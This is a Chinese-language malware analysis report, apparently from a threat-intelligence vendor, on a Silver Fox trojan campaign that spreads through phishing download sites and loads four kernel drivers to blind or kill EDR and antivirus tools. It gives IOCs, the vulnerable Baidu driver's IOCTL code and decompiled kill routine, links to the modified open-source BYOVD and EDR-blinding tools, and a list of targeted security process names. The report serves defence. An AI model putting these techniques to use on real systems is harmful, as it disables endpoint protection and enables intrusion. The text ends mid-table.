

连用四个驱动！银狐开始硬刚EDR和杀软 | 银狐十月总结

admin :

微步情报局发现银狐木马利用Rootkit技术主动攻击EDR和杀软，通过多驱动组件实现内核态对抗，致盲检测、关闭防护，后门难以清理。涉及1000+钓鱼站点、1400+恶意域名，攻击手法不断升级。

近日，微步情报局捕获到大量Rootkit技术加持的银狐木马。与此前以被动规避检测为主不同，这批样本使用了多个驱动程序及相关功能组件，在内核态向EDR、杀软“主动进攻”，全方位限制甚至完全关闭其防护能力，且后门非常难以清理，对抗难度再创新高。

尤其10月以来，攻击者频繁魔改、变更攻击工具，包括使用Rootkit技术隐藏恶意进程，致盲针对进程、网络行为的检测，以及释放漏洞驱动（BYOVD）关闭安全软件。

微步情报局判断，这种在内核态针对EDR和杀软主动致盲的手法，成为了银狐木马的新趋势，对现有检测、响应体系构成了巨大挑战。截至目前，这批样本共涉及1000+钓鱼站点、1400+恶意域名，变种极多，并且仍在持续上升，是近期规模最大的黑产活动。

这批样本对抗手法包括：

- 关闭安全软件：释放包含漏洞的Ping32、百度杀毒等安全软件驱动，触发漏洞后强行关闭失陷终端上的特定安全软件进程。
- 致盲行为检测：读写内核数据，定位并修改安全软件内核回调函数的地址，使安全软件在未被关闭的情况下，也无法采集与检测进程、线程、文件、注册表的行为。
- 指定进程隐身：通过InfinityHook技术实现RootKit，隐藏指定的恶意进程，即使找到这个进程也很难通过常规手段关闭。
- 屏蔽网络反连：劫持系统网络驱动，在底层过滤和篡改网络连接信息，使安全软件无法正确获取失陷终端与C2服务器之间的恶意反连。

微步终端安全管理平台OneSEC、云沙箱S、沙箱分析平台OneSandbox均早已支持对这批样本的精确检测。此外，OneSEC还可对所有后门工具完全清理。


本文为银狐十月攻击活动报告。微步情报局还将持续发布银狐月度报告，并第一时间跟进解读相关重大攻击事件。

此外，11月13日下午，我们将举办一场闭门直播，深度复盘2025年全年攻防演练，期间会详细聊聊大模型专项见闻、供应链安全那点事儿、AI在攻防中的作用，报名可点击→[这可能是最早的2025【全年】攻防演练复盘](#)。

样本投递

6月份以来，某黑产团伙持续注册并部署一些常见应用的钓鱼网站，截至发稿前已有1000+钓鱼站点、1400+恶意域名，仿冒了数十种软件。

仿冒数量




CN-SEC | 中文网

这些仿冒域名都将下载站点指向了：cn-hk-oss-vip.com上的中转下载页面

https://vps.ooxiwenlicu.com

CN-SEC | 中文网

通过中转下载页面去下载放在Google文件存储服务上的安装包文件




这些钓鱼域名使用了随机字母的二级域名

```
1 ooxxwvenic.icu
2 bbzzdkem.icu
3 aisixxxz.top
4 xxsszzzw.click
5 ssuuxoxoxs.click
6 ssuuxoxozu.click
7 niimzw.click
8 yifanyxxz.top
9 ossonj.click
10 xiuxiuad4.top
11 ossovu.click
12 yfyxxx.top
13 eexccsd.click
14 ossoxj.click
15 ossoxs.click
16 mtxxxx.top
17 vvxvvvu.click
18 eexcczw.click
19 vvxwwwzw.click
20 qsyyx=top
```

以及廉价的TLD顶级域名后缀

域名数量分布



这种方式降低了域名使用的成本，方便该黑产团伙注册大量的钓鱼网站和及时切换钓鱼域名资产。

样本分析

这批样本通过对其样本释放的银狐木马内存中配置字段的解析

```
|p1:x-www.com|o1:8880|t1:1|p2:|o2:|t2:1|p3:127.0.0.1|o3:80|t3:1|dd:1|cl:1  
|fz:精聊|bb:1.0|bz:2025. 6.15|jp:0|bh:0|ll:0|dl:1|sh:0|kl:0|bd:0|
```

根据该配置文件格式中bz字段（银狐木马生成器的生成时间）可以看到最早一批样本是从2025年6月15日编译。

这批样本最初形式通常为含有无效签名的Inno Setup安装包

Yifanyi_Setup_8.37_1747795776 属性

常规 耐用性 数字签名 安全 详细信息 以前的版本

签名列表

| | | |
|---|--------|------------------|
| 签名者姓名: | 摘要算法: | 时间戳: |
| ALIBABA (CHI... <td>sha256</td> <td>2025年3月20日 11...</td> | sha256 | 2025年3月20日 11... |

数字签名详细信息

常规 高级

数字签名信息
此数字签名无效。

签名者信息(S)

| | |
|-------|--|
| 名称: | ALIBABA (CHINA) NETWORK TECHNOLOGY CO. |
| 电子邮件: | 不可用 |
| 签名时间: | 2025年3月20日 11:43:20 |

查看证书(V)

安装过程中会释放多个功能组件，组合起来实现Rootkit的效果，隐藏最后释放的银狐后门木马

InnoExtractor 2025 v10.3.0.137 Ultra - X 3.30.5.0

File Edit Options Help

Open Extract Script Find Properties

| Filename | Size | Date | Path |
|--------------------------|--------|------------------|----------|
| man50.dat | 50.0 M | 2025-09-13 17:30 | {app} |
| unzipXRWoTyeIFIXzADs.xml | 976 K | 2025-10-01 01:55 | {app} |
| mainZTtRjTyhNIDCAF.xml | 149 M | 2025-10-15 12:13 | {app} |
| Server.log | 131 K | 2025-10-14 00:55 | {app} |
| CompiledCode.bin | 31.9 K | 2025-11-04 11:15 | embedded |
| WizardImage0.bmp | 25.9 K | 2025-11-04 11:15 | embedded |
| WizardSmallImage0.bmp | 1.62 K | 2025-11-04 11:15 | embedded |
| default.iss | 246 B | 2025-11-04 11:15 | embedded |
| install_script.iss | 1.29 K | 2025-11-04 11:15 | - |
| CodeSection.txt | - | 2025-11-04 11:15 | - |
| SetupIcon.ico | - | 2025-11-04 11:15 | - |

install_script.iss - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

WizardImageFile=embedded\WizardImage0.bmp
WizardSmallImageFile=embedded\WizardSmallImage0.bmp

```
[Files]
Source: "{app}\man50.dat"; DestDir: "{app}"; Flags: ignoreversion
Source: "{app}\unzipXRWoTyeIFIXzADs.xml"; DestDir: "{app}"; Flags: ignoreversion
Source: "{app}\mainZTtRjTyhNIDCAF.xml"; DestDir: "{app}"; Flags: ignoreversion
Source: "{app}\Server.log"; DestDir: "{app}"; Flags: ignoreversion
```

OneSEC在早些时候，已能精准捕获样本执行后的恶意行为。

线程创建

CN-SEC | 中文网

威胁行为

后门执行 执行动态生成的代码 中危 C:\Users\Public\Doc... 进程创建-内存Payload NtHandleCallback.exe —> 创建进程 TID: 5652

详细信息 进程链 原始日志 自定义标签 修改威胁判定 查看关联事件 提交二线运营平台 剪贴告警 上一条 下一条

告警信息

中危 后门执行 执行动态生成的代码: 攻击者尝试执行动态生成的代码
威胁原因: C:\Users\Public\Documents\WindowsData\NtHandleCallback.exe 获取文件

加入信任名单 + 创建自动响应策略



高危驱动加载

威胁行为

权限维持 加载系统驱动 高危 C:\Users\Public\Doc... 驱动加载 System —> C:\Users\Public\Documents\WindowsData\wdrver.sys

详细信息 进程链 原始日志 自定义标签 修改威胁判定 查看关联事件 提交二线运营平台 剪贴告警 上一条 下一条

告警信息

高危 权限维持 加载高危驱动: 攻击者尝试加载高危驱动破坏系统
威胁原因: C:\Users\Public\Documents\WindowsData\wdrver.sys

加入信任名单 + 创建自动响应策略



恶意反连

威胁行为

命令控制 捕获反连 高危 xx@250711.com DNS查询 NtHandleCallback.exe —> xx@250711.com

详细信息 进程链 原始日志 自定义标签 修改威胁判定 查看关联事件 提交二线运营平台 剪贴告警 上一条 下一条

告警信息

高危 命令控制 捕获反连
威胁原因: xx@250711.com

+ 创建自动响应策略



后门执行

威胁行为

后门执行 捕获恶意软件行为 高危 C:\Users\Public\Doc... 进程创建 men.exe —> 创建进程 NVIDIA.exe

详细信息 进程链 原始日志 自定义标签 修改威胁判定 查看关联事件 提交二线运营平台 剪贴告警 上一条 下一条

告警信息

高危 后门执行 捕获恶意软件行为: 捕获恶意软件行为
威胁原因: C:\Users\Public\Documents\WindowsData\NVIDIA.exe

加入信任名单 + 创建自动响应策略



云沙箱S、沙箱分析平台OneSandbox也支持精确检测

黑产猎人

- 情报IOC
- 行为检测
- 多维检测
- 引擎检测
- 静态分析
- 动态分析

Win10(1903 64... ^

- 处置建议
- 执行流程
- 进程详情
- 运行截图
- 网络行为
- 内存文件
- 释放文件

SilverFox



银狐黑产，通常以财务发票、案件纠纷等为主题，通过微信等IM工具、伪造网站等方式投递木马，诱骗用户执行，在获得主机控制权限之后，远程操控用户主机将自己加入微信群，继而冒充受害者身份，在微信群中进行更广泛的传播等恶意操作。

Trojan/SilverFox.cr[blindeddr] 置信度: 高风险 EKE TLS回调 节区名异常 包含英语 时间戳异常

攻击载体

EXEx86 Yifan...76.exe

伪装手法

时间戳异常

调查取证

Yifanyi_...5776.exe

引擎检测(1) 行为检测(2)

| 样本信息 | 检出引擎 | 病毒名 | 检测载体阶段 |
|--|-----------|--------------------------------|---------|
| main.exe 释放文件 PE32+ exec...MS Windows | OneStatic | Trojan/SilverFox.cr[blindeddr] | Payload |

CN-SEC | 中文网

行为检测

MITRE ATT&CK™ 矩阵 (技术) 检测到 6 条技术指标。 [查看完整结果](#)

Win10(1903 64bit,Office2016)

高危行为 (2)

恶意行为特征

包含存在漏洞的驱动，可能被用于提权

^

Win10
1903 64bit,Office...

detail: 驱动名称: "BdApiUtil64.sys"

detail: 驱动名称: "rwdriver.sys"

CN-SEC | 中文网

以下对样本进行详细分析。

| | |
|---------|--|
| 样本名称 | Yifanyi_setup_8.37_1747795776.exe |
| 样本 hash | fd6b3cd8fd14f7d589ed68deeb07d425c907ed828be8006c3f1962cf365f6cd7 |
| 样本类型 | Win32 EXE |
| 样本大小 | 202.61 MB |
| C2 地址 | 38.91.115.114:9000 (xxxjjj250711.com) |

样本安装后按照Inno Setup的脚本文件释放众多文件。先在

C:ProgramDataWindowsData下释放如下文件

| 此电脑 > 本地磁盘 (C:) > ProgramData > WindowsData | | | |
|---|------------------|--------|------------|
| 名称 | 修改日期 | 类型 | 大小 |
| funzip | 2025/11/4 11:41 | 应用程序 | 733 KB |
| mainZTtRjTfyhNIDCAF.xml | 2025/10/15 12:13 | XML 文档 | 152,477 KB |
| man50.dat | 2025/9/13 17:30 | DAT 文件 | 51,205 KB |
| men | 2025/10/14 21:09 | 应用程序 | 1,949 KB |
| setup | 2025/8/20 16:55 | 应用程序 | 165,548 KB |

这些释放的文件功能为

| 文件名称 | 功能 |
|-------------------------|---|
| funzip.exe | 7z 解压缩程序 |
| mainZTtRjTfyhNIDCAF.xml | 压缩包文件，解压密码为：htLcENyRFYwXsHFnUnqK，内含 men.exe, setup.exe 文件 |
| man50.dat | Zip 压缩包，内包含文件：temp_adjust.dat 和 temp_filler.dat 文件 |
| men.exe | 被 UPX 压缩的可执行程序，在 C 盘根目录释放并加载 Cndom6.sys 和 XiaoH.sys 程序 |
| setup.exe | 易翻译的正常安装程序 |

CN-SEC | 中文网

后续在

C:UsersPublicDocumentsWindowsData下释放、解压后续利用程序

此电脑 > 本地磁盘 (C:) > 用户 > 公用 > 公用文档 > WindowsData

| 名称 | 修改日期 | 类型 | 大小 |
|------------------|------------------|--------|----------|
| tree | 2025/11/4 11:41 | 应用程序 | 1,404 KB |
| edr.key | 2025/10/14 21:09 | KEY 文件 | 429 KB |
| me.key | 2025/10/14 21:09 | KEY 文件 | 142 KB |
| Server | 2025/10/14 0:55 | 文本文档 | 131 KB |
| NtHandleCallback | 2025/10/14 0:08 | 应用程序 | 316 KB |
| NVIDIA | 2025/10/13 13:24 | 应用程序 | 516 KB |
| bypass | 2025/9/20 12:03 | 应用程序 | 342 KB |
| NVIDIA | 2025/9/11 15:55 | 快捷方式 | 2 KB |
| KGseKKdKce | 2025/9/7 16:45 | 应用程序 | 122 KB |
| kail | 2025/6/6 12:15 | 应用程序 | 653 KB |
| main | 2025/6/4 13:10 | 应用程序 | 125 KB |
| rwdriver | 2025/4/24 10:07 | 安全目录 | 3 KB |
| rwdriver.sys | 2025/4/24 10:07 | 系统文件 | 13 KB |
| BdApiUtil64.sys | 2024/10/14 23:49 | 系统文件 | 115 KB |

CN-SEC 中文网

这些程序文件中部分重要文件功能为

| 文件名称 | 文件功能 |
|----------------------|--|
| edr.key | 压缩包文件，密码为 Server8888，内含 BdApiUtil64.sys, bypass.exe, KGseKKdKce.exe, main.exe, NVIDIA.lnk, rwdriver.cat, rwdriver.sys 文件 |
| BdApiUtil64.sys | 百度杀毒使用的 sys 驱动程序 |
| KGseKKdKce.exe | 被 UPX 加壳的 BdApiUtil64 驱动利用程序，源自开源项目的魔改： https://github.com/BlackSnufkin/BYOVD/blob/main/BdApiUtil-Killer/src/main.rs |
| kail.exe | 7z 解压缩程序 |
| rwdriver.sys | 读写任意内核地址数据，源自开源项目： https://github.com/NanoWraith/rwdriver/tree/master/rwdriver |
| main.exe | rwdriver.sys 驱动的利用程序，用于在内核中致盲 EDR，源于开源项目： https://github.com/NanoWraith/BlindEdr |
| rwdriver.cat | 数字签名文件，用于将 rwdriver.sys 驱动程序加载到 Windows 内核 |
| tree.exe | 压缩包文件，密码 Server8888，内含 edr.key, kail.exe, me.key, NVIDIA.exe |
| me.key | 压缩包文件，内含文件：NtHandleCallback.exe |
| NtHandleCallback.exe | 恶意程序，负责解密加载银狐远控模块，并向 Cndom6.sys 驱动发送控制码，HOOK 内核 API，隐藏进程行为，同时清理过程文件。 |
| NVIDIA.exe | 被 UPX 加壳的驱动利用程序 |
| Server.log | 加密的银狐远控模块 |

CN-SEC | 中文网


此外，程序运行时会动态加载其他两个驱动程序

| 驱动名称 | 驱动功能 |
|------------|--|
| XiaoH.sys | 通过获取 nsiproxy.sys 驱动对象，劫持其 IRP 回调函数指针，实现对网络连接枚举流程的拦截与篡改 |
| Cndom6.sys | 使用 InfinityHook 技术实现内核 API HOOK。HOOK 了系统函数 NtQuerySystemInformation, NtOpenProcess, NtDuplicateObject 等函数来保护隐藏指定进程 |

在本次样本中，程序共加载4个驱动程序，来负责银狐恶意进程信息隐藏，网络信息隐藏，内核内存的读写，以及BYOVD技术来关闭EDR和杀毒软件。

- BdApiUtil64.sys

BdApiUtil64.sys为百度杀毒使用的驱动程序



该程序含有漏洞 (编号 : CVE-2024-51324) , 攻击者可以发送IOCTL_CODE = 0x800024B4来关闭指定进程

```

1 int64 __fastcall sub_152B0(HANDLE ProcessId)
2 {
3     NTSTATUS v1; // ebx
4     PEPROCESS Process; // [rsp+58h] [rbp+10h] BYREF
5     HANDLE ProcessHandle; // [rsp+60h] [rbp+18h] BYREF
6
7     Process = 0;
8     ProcessHandle = 0;
9     if ( !(DWORD)ProcessId || (DWORD)ProcessId == 4 )
10    return 3221225485LL;
11    v1 = PsLookupProcessByProcessId((HANDLE)(unsigned int)ProcessId, &Process);
12    if ( !v1 )
13    {
14        v1 = ObOpenObjectByPointer(Process, 0x200U, 0, 0xFFFFFFFU, 0, 0, &ProcessHandle);
15        if ( v1 >= 0 )
16            v1 = ZwTerminateProcess(ProcessHandle, 0);
17    }
18    if ( Process )
19        ObfDereferenceObject(Process);
20    if ( ProcessHandle )
21        ZwClose(ProcessHandle);
22    return (unsigned int)v1;
23 }

```

```

1 int64 __fastcall sub_152B0(_int64 a1, IRP *a2)
2 {
3     struct _IO_STACK_LOCATION *CurrentStackLocation; // rax
4     struct _IRP *MasterIrp; // rcx
5     DWORD LowPart; // r8d
6     ULONG Options; // edx
7     unsigned int v7; // ebx
8     unsigned int v8; // eax
9
10    CurrentStackLocation = a2->Tail.Overlay.CurrentStackLocation;
11    MasterIrp = a2->AssociatedIrp.MasterIrp;
12    a2->IoStatus.Information = 0;
13    LowPart = CurrentStackLocation->Parameters.Read.ByteOffset.LowPart;
14    Options = CurrentStackLocation->Parameters.Create.Options;
15    v7 = -1073741811;
16    if ( LowPart == -2147474252 )
17    {
18        if ( Options == 4 )
19        {
20            v8 = sub_152B0((HANDLE)*(unsigned int *)&MasterIrp->Type);
21            goto LABEL_7;
22        }
23    }
24    else if ( LowPart == -2147474248 && Options == 4 )
25    {
26        v8 = sub_15370((HANDLE)*(unsigned int *)&MasterIrp->Type);
27        LABEL_7:
28        v7 = v8;
29    }
30    a2->IoStatus.Status = v7;
31    IoCompleteRequest(a2, 0);
32    return v7;
33 }

```

000052B0\sub_152B0:1 (152B0)

CN-SEC | 中文网

在这批样本中，黑产团伙使用KGseKKdKce.exe程序来利用该驱动程序，该程序基于开源项目

<https://github.com/BlackSnufkin/BYOVD/blob/main/BdApiUtil-Killer/src/main.rs>的魔改。

样本先通过遍历所有的进程是否包含硬编码的程序，这些程序名都是一些杀毒软件和EDR的进程名

| | |
|--|---|
| <pre> Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0); v53 = v7; v6 = v7; if (Toolhelp32Snapshot != (HANDLE)-1LL) { v11 = 0; memset(&pe, 0, sizeof(pe)); v12 = &v70; pe.dwSize = 304; if (Process32First(Toolhelp32Snapshot, &pe)) { while (1) { v13 = strlen(pe.szExeFile); sub_140002DA0(BytesReturned, pe.szExeFile, v13); v14 = Buf2; sub_1400031F0(&InBuffer, Buf2, v65); sub_1400015DF((QWORD *)BytesReturned, v14); sub_1400031F0(BytesReturned, v8, v9); v12 = (int64 *)Buf2; if ((char **)Size == v65) { v15 = Buf1; if (!memcmp(Buf1, Buf2, Size)) break; } sub_140007F33((QWORD *)BytesReturned, v12); v16 = Process32Next(Toolhelp32Snapshot, &pe); sub_140007F33(InBuffer, Buf1); if (!v16) { v11 = 0; goto LABEL_14; } } } } </pre> | <pre> azhudongfangyuE db 'ZhuDongFangYu.exe' ; DATA XREF: .rdata:off_140037AC04o a360trayExe db '360tray.exe' ; DATA XREF: .rdata:0000000140037AD04o aKxecenterExe db 'kxecenter.exe' ; DATA XREF: .rdata:0000000140037AE04o aKxemainExe db 'kxemain.exe' ; DATA XREF: .rdata:0000000140037AF04o 